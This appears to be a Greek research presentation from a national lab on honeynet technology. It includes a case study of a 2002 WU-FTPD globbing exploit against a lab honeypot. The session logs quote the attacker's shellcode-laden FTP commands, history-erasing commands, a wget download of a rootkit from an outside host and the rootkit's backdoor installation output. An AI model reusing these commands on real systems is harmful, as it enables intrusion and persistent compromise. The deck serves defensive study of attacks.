


ΑΞΙΟΠΟΙΗΣΗ ΤΗΣ ΤΕΧΝΟΛΟΓΙΑΣ HONEYNET

ΟΜΙΛΗΤΗΣ: Δρ. Ιωάννης Κοροβέσης
Εργαστήριο: Internet Systematics Lab

ΚΗΥ/ΜΟΝΑΔΑ ΔΙΚΤΥΩΝ



ΕΘΝΙΚΟ
ΚΕΝΤΡΟ
ΕΡΕΥΝΑΣ
ΦΥΣΙΚΩΝ
ΕΠΙΣΤΗΜΩΝ
“ΔΗΜΟΚΡΙΤΟΣ”



<http://www.lab.epmhs.gr>


<http://islab.demokritos.gr>

<http://www.honeynet.org/alliance/>

ΤΑ ΘΕΜΑΤΑ

- Τι είναι Honeynet
- Ποιο πρόβλημα θέλει να αντιμετωπίσει
- Πως το αντιμετωπίζει – Know Your Enemy Έρευνα
- Με τι μέσα κάνει Έρευνα
- Τι αποτελέσματα έχει.
- Ένα παράδειγμα
- Δυνατότητες του εργαστηρίου για εξειδίκευση στελεχών.
- Συμβολή στην ανάπτυξη τεχνογνωσίας για την προστασία της Εθνικής υποδομής Internet.

ΤΙ ΕΙΝΑΙ HONEYNET



- Δίκτυο σχεδιασμένο για να δέχεται επιθέσεις
- Αποτελείται από συστήματα (Honeypots) που δεν διαφέρουν από τα συστήματα παραγωγής
- Το Honeywall Gateway δεν επιτρέπει την χρήση των Honeypots για επιθέσεις
- Εκτεταμένη χρήση STEALTH τεχνολογιών παρακολούθησης και περιορισμού των χακερ.

- Ποιο πρόβλημα θέλει να αντιμετωπίσει;
 - Την έλλειψη πληροφορίας για τις κινήσεις των χακερ
 - Δεν υπάρχει ικανοποιητική λύση για μάθηση σχετικά με τις απειλές που δέχεται η κοινότητα του Internet
- Πως το αντιμετωπίζει – Know Your Enemy Έρευνα
 - Opensource project – Honeynet Research Alliance για την παρακολούθηση και μελέτη των δράσεων των χακερ.
- Με τι μέσα κάνει Έρευνα
 - Το μέλι, Τι κολλάει πάνω του
 - Αναπτύσσοντας συστήματα και τεχνολογίες Honeynet.
 - Το Honeynet δεν είναι απλά ένα πακέτο λογισμικού, αλλά μια αρχιτεκτονική.
 - Ο σκοπός της είναι η δημιουργία ενός ελεγχόμενου δικτύου (virtual fishball)
- Τι αποτελέσματα έχει.
 - Αλληλεπίδραση χακερ με τα συστήματα «θύματα» δίνει πληροφορίες.
 - Καταγραφή της αλληλεπίδρασης και ανάλυση των δεδομένων για μάθηση.

Περίπτωση Επίθεσης στο Internet Systematics LAB HoneyNet

- Ημερομηνία: 26/3/2002
- Θύμα: Redhat Linux-7.2
- Ευάλωτη Υπηρεσία: FTP
- Αδυναμία: WU-FTPD File name globbing
- CERT-CVE : CVE-2001-0550
- Χρόνος λειτουργίας HoneyPot : 7 ημέρες
- Πηγή επίθεσης : Hong Kong

Ο ΧΑΚΕΡ ΨΑΧΝΕΙ ΓΙΑ ΘΥΜΑΤΑ

1957	1	203.98.133.149		TCP	ftp > ftp [SYN] Seq=590807879 Ack=1265811532 win=41161 Len=0
1958	1	203.98.133.149		TCP	ftp > ftp [SYN] Seq=590807879 Ack=1265811532 win=41161 Len=0
1959	1	203.98.133.149		TCP	ftp > ftp [SYN] Seq=590807879 Ack=1265811532 win=41161 Len=0
1960	1	203.98.133.149		TCP	ftp > ftp [SYN] Seq=590807879 Ack=1265811532 win=41161 Len=0
1961	1	203.98.133.149		TCP	ftp > ftp [SYN] Seq=590807879 Ack=1265811532 win=41161 Len=0
1962	1		203.98.133.149	TCP	ftp > ftp [RST, ACK] Seq=0 Ack=590807880 win=0 Len=0
1963	1	203.98.133.149		TCP	ftp > ftp [SYN] Seq=590807879 Ack=1265811532 win=41161 Len=0
1964	1		203.98.133.149	TCP	ftp > ftp [SYN, ACK] Seq=1413104417 Ack=590807880 win=32696 Len=0 MSS=536
1965	1		203.98.133.149	TCP	ftp > ftp [RST, ACK] Seq=0 Ack=590807880 win=0 Len=0
1966	1		203.98.133.149	TCP	ftp > ftp [SYN, ACK] Seq=1596522047 Ack=590807880 win=9112 Len=0 MSS=536
1967	1	203.98.133.149		TCP	ftp > ftp [SYN] Seq=590807879 Ack=1265811532 win=41161 Len=0

- Ώρα 09:15-Μαζική ανίχνευση για ftp servers—Διάρκεια 78 Sec
- Εντοπίζεται από το NIDS Snort: **PORTSCAN DETECTED** from 203.98.133.149 TOTAL hosts(121)

ΕΠΙΛΕΓΕΙ ΤΟ ΘΥΜΑ

2145	1	203.98.133.149		TCP	2244 > ftp [SYN] seq=853746530 Ack=0 win=32120 Len=0 MSS=1460 TSV=20984809
2146	1		203.98.133.149	TCP	ftp > 2244 [SYN, ACK] seq=2402506080 Ack=853746531 win=5792 Len=0 MSS=1460
2147	1	203.98.133.149		TCP	2244 > ftp [ACK] seq=853746531 Ack=2402506081 win=32120 Len=0 TSV=20984855
2163	1		203.98.133.149	FTP	Response: 220 FTP server (version wu-2.6.1-18) ready.
2164	1	203.98.133.149		TCP	2244 > ftp [ACK] seq=853746531 Ack=2402506141 win=32120 Len=0 TSV=20985188
2165	1	203.98.133.149		TCP	2244 > ftp [FIN, ACK] seq=853746531 Ack=2402506141 win=32120 Len=0 TSV=2099
2166	1		203.98.133.149	FTP	Response: 221 You could at least say goodbye.
2167	1		203.98.133.149	TCP	ftp > 2244 [FIN, ACK] seq=2402506178 Ack=853746532 win=5792 Len=0 TSV=57507

- Ώρα 09:16-Αναζήτηση ευάλωτου ftp server—Διάρκεια:8Λεπτά
- Το Firewall καταγράφει τις συνδέσεις:
- 02/03/26 09:16:52 203.98.133.149 10.6.1.4 TCP 2242 21
- 02/03/26 09:19:32 203.98.133.149 10.6.1.3 TCP 2243 21
- 02/03/26 09:23:19 203.98.133.149 10.6.1.10 TCP 2244 21

Η ΩΡΑ ΤΗΣ ΕΠΙΘΕΣΗΣ

```
11842 € 203.98.133.149 ██████████ FTP Request: RNFR .
11843 € ██████████ 203.98.133.149 FTP Response: 350 File exists, ready for destination name
11844 € 203.98.133.149 ██████████ FTP Request: RNFR ../../../../.
11845 € ██████████ 203.98.133.149 FTP Response: 350 File exists, ready for destination name
11846 € 203.98.133.149 ██████████ FTP Request: CWD ~{
11847 € ██████████ 203.98.133.149 FTP Response:
11848 € 203.98.133.149 ██████████ FTP
11850 € ██████████ 203.98.133.149 TCP ftp > 2621 [ACK] seq=303993366 Ack=3056667267 win=6432 Len=0 TSV=62593771 T
11851 € 203.98.133.149 ██████████ FTP Request: unset HISTFILE;id;uname -a;
11852 € ██████████ 203.98.133.149 TCP ftp > 2621 [ACK] seq=303993366 Ack=3056667295 win=6432 Len=0 TSV=62593822 T
11853 € ██████████ 203.98.133.149 FTP Response: uid=0(root) gid=0(root) groups=50(ftp)
11854 € 203.98.133.149 ██████████ TCP 2621 > ftp [ACK] seq=3056667295 Ack=303993405 win=32120 Len=0 TSV=26077182
11855 € ██████████ 203.98.133.149 FTP Response: Linux ██████████ 2.4.7-10 #1 Thu Sep 6 17:21:28 EDT 2001 i586
11856 € 203.98.133.149 ██████████ TCP 2621 > ftp [ACK] seq=3056667295 Ack=303993479 win=32120 Len=0 TSV=26077234
11857 € 203.98.133.149 ██████████ FTP Request: uptime
```

- Ωρα 23:31-Επίθεση στον ftp server 10.6.1.10—Διάρκεια:30Λεπτά
- 14 ώρες μετά το scanning το Firewall καταγράφει τις συνδέσεις:
- 02/03/26 23:31:25 203.98.133.149 10.6.1.10 TCP 2621 21 (attack)
- 02/03/26 23:33:34 10.6.1.10 61.139.76.104 TCP 1046 80 (rootkit download)
- Ο ΧΑΚΕΡ έχει μια νέα μηχανή στον έλεγχο του.

Η ΕΠΙΘΕΣΗ ΑΠΟ ΠΙΟ ΚΟΝΤΑ -1

```
• 220 www.honeypot.foo FTP server (Version wu-2.6.1-18) ready.
• USER ftp
• 331 Guest login ok, send your complete e-mail address as password.
• PASS mozilla@
• 230 Guest login ok, access restrictions apply.
• RNFR ./
• PWD
• CWD 0003F3jT'=Rh/D=XjTj(XjXRhn/shh//biRSunset HISTFILE;id;uname -a;
• Linux www.honeypot.foo 2.4.7-10 #1 Thu Sep 6 17:21:28 EDT 2001 i586
• uptime
• 1:15am up 7 days, 5:53, 0 users, load average: 0.00, 0.00, 0.00
• cd /sbin;wget http://61.139.76.104/image/images/_notes/sclero/gurukit.tar.gz
• tar -zxf gurukit.tar.gz;cd gurukit
• ./install m3rd4
• [*] - Making dirs and configs - [*]
• [*] - Installing backdoors - [*]
• [*] - Installing Trojans - [*]
• [-] - Open Ports : 1024 513 514 515 37 111 80 113 21 23 443
• [-] - RootKit : GuruKit succesfully installed.
• [-] - Welcome : enjoy your r00t
```

- **Ο χακερ έχει πλέον πρόσβαση στο honeypot. Φέρνει το rootkit του από ένα απομακρυσμένο web server και το εγκαθιστά.**

Η ΕΠΙΘΕΣΗ ΑΠΟ ΠΙΟ ΚΟΝΤΑ –2

- [*] - Making dirs and configs
 - [*] - Installing backdoors
 - [*] - Installing Trojans
 - [-] - Installing /sbin/syslogd
 - [-] - Installing /bin/login
 - [-] - Installing /bin/ps
 - [-] - Installing /bin/netstat
 - ...
 - [*] - Starting backdoors
 - [*] - Installing init scripts
 - [*] - Patching wu-ftp
 - [*] - Skipping sshd patch
 - [*] - Cleaning logs
 - [*] - Restarting syslogd
 - [*] - Updating shell manager
 - [*] - Removing old backdoors
 - [*] - Making a backup of old files
 - [*] - Patching in background
-
- Το rootkit φροντίζει για την απόκρυψη της παρουσίας του χακερ
 - Εγκαθιστά backdoors για απρόσκοπτη πρόσβαση
 - Ενημερώνει το σύστημα κλείνοντας της «αδυναμίες» ασφαλείας ώστε να προστατευτεί η μηχανή από άλλους χακερ
 - Τέλος ο χακερ ελέγχει τον ftp server σιγουρεύοντας ότι θα είναι ο μόνος «πραγματικός» κάτοχος της.

ΤΙ ΜΑΘΑΜΕ

- Εντοπίσαμε μια επίθεση που χρησιμοποίησε μια τακτική επίθεσης 4 φάσεων:
 - Αναζήτηση ftp servers
 - Αναγνώριση των ευάλωτων στόχων
 - Επίθεση / Εγκατάσταση rootkits
 - Απόκρυψη παρουσίας χακερ
 - Πρόσβαση με backdoors
 - Προστασία του μηχανήματος κλείνοντας την αρχική αδυναμία(vulnerability)
 - Έλεγχος επιτυχής εγκατάστασης rootkit
- Η εκμετάλλευση της αδυναμίας γίνεται σε ανύποπτο χρόνο. Αποβλέποντας στον καθησυχασμό του διαχειριστή από το έντονο scanning που προηγήθηκε
- Η αδυναμία ήταν ήδη γνωστή, ας σκεφτούμε τον κίνδυνο που απορρέει από άγνωστες ως σήμερα αδυναμίες !!!

Μάθηση στο ISLab με το Honeynet

- Αξιοποίηση CMS στο intranet του εργαστηρίου
 - για συλλογική μάθηση και διάχυση Γνώσης
 - για δημιουργία κρίσιμης μάζας τεχνογνωσίας
- Κύρια πηγή Γνώσης είναι οι πραγματικές απειλές στο Δίκτυο
 - Εντοπισμός και ανάλυση απειλών
 - Εξειδίκευση μέσα από λειτουργική εμπειρία
- Ακολουθούν ‘οθόνες’ από τις διαδικασίες του εργαστηρίου

Διαχείριση Γνώσης με CMS

The screenshot displays the Internet Systematics Lab (INTRA) website interface. At the top, there is a search bar and a dropdown menu for topics set to 'ALLTOPICS'. Below the header, a navigation bar shows 'Welcome Admin!' and the date 'May 12, 2003'. The main content area features a 'Web Admin Message' and a list of articles. The left sidebar contains a 'Main Menu' with links like Home, OLD intra site, My Account, My Private Msg, Administration, Logout, Contents, News, Topics Map, Reviews, How To, What Is, Lab rules & instructions, FAQ, Downloads, Documentation (using WIKI), Users Working Sites, FORUM, Functions, Search, Recommend Us, Stats, Submit News, Members List, and Top List. The right sidebar includes a 'Google Search' box, a 'Categories Menu' with 'All Categories', 'Today's Big Story' section, and 'Past Articles' listing recent posts.

INTERNET SYSTEMATICS LAB (INTRA)

Search topics **ALLTOPICS**

Welcome Admin! | logout | May 12, 2003

Main Menu

- Home
- OLD intra site
- My Account
- My Private Msg
- Administration
- Logout

Contents

- News
- Topics Map
- Reviews - How To - What Is
- Lab rules & instructions
- FAQ
- Downloads
- Documentation (using WIKI)
- Users Working Sites
- FORUM

Functions

- Search
- Recommend Us
- Stats
- Submit News
- Members List
- Top List

Operations Support

- Κουβάλες
- Security

Web Admin Message

Για την καλύτερη χρήση του εσωτερικού μηχανισμού μηνυμάτων προτιμάται να χρησιμοποιούμε το google μέσα από το εσωτερικό Site.

New Dialup Service
Posted by kmag on (5 Reads)



Η νέα dialup υπηρεσία είναι γεγονός!

[Read more...](#) (1546 bytes more) [comments?](#)

Finding a pattern
Posted by Admin on (1 Reads)



Συμπληρωματικά στην ιδέα του Abstract payload execution θα αναπτύξω και ένα καθαρό δικό μου κώδικα που αφορά αναζήτηση συγκεκριμένου substring μέσα στο string. Με αυτό τον τρόπο θα μπορώ να κάνω ένα multiblayer ελέγχω(βλέπε βασική ιδέα του honeynet) αναζητώντας ειδικές περιπτώσεις. Παράδειγμα.....

[Read more...](#) (764 bytes more) [comments?](#)

Abstract Payload Execution Code
Posted by Admin on (0 Reads)



Με χαρά σαν ανακοινώνω ότι ξεχώρισα των κώδικα που μου χρειάζεται για την πιτυρακή μου από το mod_detect.c του apache sever. Πληροφοριακά για όσους δεν παρακολουθούν την πιτυρακή μου αναφέρω ότι το mod_detect είναι το implementation του paper «Accurate Buffer Overflow Detection via Abstract Payload Execution» που παρουσιάστηκε στο 5th symposium Recent advances in intrusion detection του 2002.

Google Search



Categories Menu

- All Categories

Today's Big Story

Today's most read story is:

[New Dialup Service](#)

Past Articles

Tuesday, May 06

- Source indexing to buffer overflow (2)
- ARIADNE-T website (1)

Monday, May 05

- Intrusion Detection Analysis (1)

Thursday, April 24

- i386 32bit Protected mode memory allocation (0)

Wednesday, April 23

- Honeynet-2 : we thought we had

News/Story μηχανισμός επικοινωνίας

The screenshot displays a web application interface with a sidebar on the left, a main content area, and a right sidebar. The sidebar contains several menu items: 'Looking Glass', 'Rancid CVS', 'Email-System Management', 'Awstats', 'Lab-Password DB', 'Research Systems', 'Links', and 'Incoming'. The main content area features three news items, each with a title, author, and date, followed by a brief description and a 'Read more...' link. The right sidebar includes widgets for 'Awstats.....Updating Configuration (0)', 'Honey Inspector (0)', 'Monday, April 21', 'Who's Online', and 'Languages'.

Private Msg
Posted by Admin on (0 Reads)

Το messaging του intra_pn το έφτιαξα να δουλεύει(κάνοντας refresh) κάθε μιση ώρα αλλά αν κάποιος χρειάζεται πάνω από μιση ώρα για να γράψει ένα topic τότε μάλλον θα υπάρξει ένα conflict. Προτείνω λοιπόν να γράφεται ένα κείμενο στο word και μετά να το κάνετε paste στο topic για να μην έχουμε προβλήματα. Αν υπάρχει πρόβλημα please mail me.
Η αλλαγή έγινε στο header.php προσθέτοντας την γραμμή:

```
//Added by dpritsos : 1700 = 30min  
echo("<meta http-equiv='refresh' content='1700;url=http://triton.lab.epmhs.gr/intra_pn/'>");
```

comments?

Data Analysis Articles
Posted by elgar on (3 Reads)

 0+100

Anti-IDS Tools and Tactics
2001
<http://www.sans.org/rr/intrusion/anti-ids.php>

Αυτό το κείμενάκι αναφέρει αρκετούς τρόπους που υπάρχουν για να προσεπάσει ένας blackhat ένα IDS χωρίς να γίνει αντιληπτός. Μερικοί από αυτούς τους τρόπους είναι και οι: Slow scans, Case sensitivity, HTTP mis-formatting και reverse traversal. Στο τέλος του κειμένου ο συγγραφέας παραθέτει και κάποια tools που χρησιμοποιούνται για να ξεπερνάνε IDS όπως το fscan και το infinity. (...read more)

Read more... (3122 bytes more) comments?

Updated HnDatabaseFix
Posted by elgar on (4 Reads)



Ο gvidakis είχε φτιάξει σε g++ πριν από μερικούς μήνες ένα πρόγραμμα το οποίο διορθώνει ένα bug που είχε ο spp_portscan του snort όταν έσωνα τα δεδομένα στη mysql. ...(click read more)

Read more... (1079 bytes more) 1 Comment

Who's Online
We have 1 guest and 2 members online.
You are logged in as Admin.

Languages
Select interface language:
English

News/Story Γνωστικό αντικείμενο



Data Analysis Articles

Posted by elgar on (3 Reads)

Anti-IDS Tools and Tactics

2001

<http://www.sans.org/rr/intrusion/anti-ids.php>

Αυτό το κειμενάκι αναφέρει αρκετούς τρόπους που υπάρχουν για να προσπεράσει ένας blackhat ένα IDS χωρίς να γίνει αντιληπτός. Μερικοί από αυτούς τους τρόπους είναι και οι: Slow scans, Case sensitivity, HTTP mis-formatting και reverse traversal. Στο τέλος του κειμένου ο συγγραφέας παραθέτει και κάποια tools που χρησιμοποιούνται για να ξεπερνάνε IDS όπως το fscan και το infinity. (...read more)

Read more... (3122 bytes more) [comments?](#)  

Διεπαφή του CMS 1



Διεπαφή CMS 2

INTERNET SYSTEMATICS LAB (INTRA)

Search topics **_ALLTOPICS**

Welcome Admin! | logout | May 12, 2003

Main Menu

- Home
- OLD intra site
- My Account
- My Private Msg
- Administration
- Logout

Contents

- News
- Topics Map
- Reviews - How To - What Is
- Lab rules & instructions
- FAQ
- Downloads
- Documentaton (using WIKI)
- Users Working Sites
- FORUM

Functions

- Search
- Recommend Us
- Stats
- Submit News
- Members List
- Top List

Operations Support

- Κοινότητες
- Security

Current active topics
Click to list all articles in this topic:

- The Honeynet**
Honeynet Project
- 0+100**
Hn Data Analysis
- Snort**
BookChapter5-genII
- Προσομιές/Συνεργασίες**
- Hn Bridge2**
- Snort Module Project (από Παναγιώτο)**
- Ψάξιμο και ανάπτυξη διαφόρων tools**
- Open NMS**
- Operational Ariadne-t**
- Building our Sites**
- Προτάσεις για tasks,πυροσκέες και topics**
- Bug report**
- Blackhats**
- Buffer overflow detection**
- Linux**
- PostNuke Development and Tools**
- Web application Security**

Χάρτης Θεμάτων

Current active topics
Click to list all articles in this topic



Honeynet Project



Hn Data Analysis



Snort

The Honeynet

BookChapter5-genII



Προοπτικές/Συνεργασίες



Hn Bridge2



Snort Module
Project (από
Παναπάνο)



Ψάξιμο και
ανάπτυξη
διαφόρων tools

open NMS[™]

Open NMS



Operational Ariadne-t



Bulding our Sites



Προτάσεις για
tasks, πτυχιακές και
topics



Bug report



Blackhats



Buffer overflow
detection

Σύστημα Ελέγχου Γεγονότων

©2000 WhitePajamas, Inc.

QuickSlip: No quickslips defined. ▾

[903]	Problem	Contact	OpenDate	OpenTech	CloseDate	CloseTech
▶ 318	...		09/21/2001		09/21/2001	
CH:0, FO: 2			13:46		18:33	
▶ 319	...		09/21/2001		09/25/2001	
CH:0, FO: 4			19:06		13:25	
▶ 320	...		09/25/2001		09/25/2001	
CH:0, FO: 2			13:29		13:30	
▶ 321	...		09/25/2001		09/25/2001	
CH:0, FO: 4			13:37		13:42	
▶ 322	...		09/26/2001		10/31/2001	
CH:0, FO: 1			16:24		13:03	
▶ 323	...		09/27/2001		02/04/2002	
CH:0, FO: 6			13:29		15:48	
▶ 324	...		09/27/2001		12/12/2001	
CH:0, FO: 2			13:31		15:28	
▶ 326	...		09/28/2001		10/05/2001	
CH:0, FO: 10			11:22		17:09	
▶ 327	...		09/28/2001		09/16/2002	
CH:0, FO: 23			12:22		22:13	
▶ 328	...		10/03/2001		03/22/2002	
CH:0, FO: 6			12:41		14:10	

Operational Monitoring

DEMARC - Version 1.05 - Mozilla

File Edit View Go Bookmarks Tools Window Help

Back Forward Reload Stop Go Search Print

Home Bookmarks Mozilla Stuff /-4mag /-Key Enter search term, keyword, or web address Ariadne-1 Backbone ... CiscoSecure ACS Lo... Netscape.com

demarc

network security monitor


summary events monitor integrity search configure

234907 events currently in database, 127 unique. [logout](#) - 11:37:26 AM, Tue May 13 2003

11:37:21 AM, Tue May 13 2003

Last login from 143.233.36.30 on Tuesday May 13, 2003 at 11:30:21 AM.

Host Monitoring Alerts

All Monitored Hosts/Services 


[More...](#)


Last 6 Events

Signature	Source	Destination	Sensor	Time/Date
P2P GMUTella GET	143.233.243.188	80.0.56.78	nids2	11:36 05-13
SCAN Squid Proxy attempt	203.98.177.86	143.233.4.114	nids2	11:36 05-13
P2P GMUTella GET	213.200.137.152	143.233.4.201	nids2	11:36 05-13
ICMP PING	216.223.48.225	143.233.29.12	nids2	11:36 05-13
ICMP Echo Reply	143.233.29.12	216.223.48.225	nids2	11:36 05-13
ICMP PING	216.52.129.65	143.233.29.12	nids2	11:36 05-13

Quick Stats

Last NIDS Alert
42 sec ago
P2P GMUTella GET

Monitored Hosts
All monitored hosts 

Monitored Files
All monitored files 

Alerts (Last 6 Hrs)

11 AM (16914)	<input type="checkbox"/>
10 AM (21767)	<input type="checkbox"/>
9 AM (19457)	<input type="checkbox"/>
8 AM (15577)	<input type="checkbox"/>


ΣΥΜΠΕΡΑΣΜΑΤΑ

- Παρακολούθηση των διεθνών εξελίξεων
- Δυνατότητες του εργαστηρίου για εξειδίκευση στελεχών
- Ανοικτή πρόσκληση συνεργασίας
- Συμβολή στην ανάπτυξη τεχνογνωσίας για την προστασία της Εθνικής υποδομής Internet

ΑΞΙΟΠΟΙΗΣΗ ΤΗΣ ΤΕΧΝΟΛΟΓΙΑΣ HONEYNET

ΟΜΙΛΗΤΗΣ: Δρ. Ιωάννης Κοροβέσης
Εργαστήριο: Internet Systematics Lab

ΚΗΥ/ΜΟΝΑΔΑ ΔΙΚΤΥΩΝ



ΕΘΝΙΚΟ
ΚΕΝΤΡΟ
ΕΡΕΥΝΑΣ
ΦΥΣΙΚΩΝ
ΕΠΙΣΤΗΜΩΝ
“ΔΗΜΟΚΡΙΤΟΣ”



<http://www.lab.epmhs.gr>

<http://islab.demokritos.gr>

<http://www.honeynet.org/alliance/>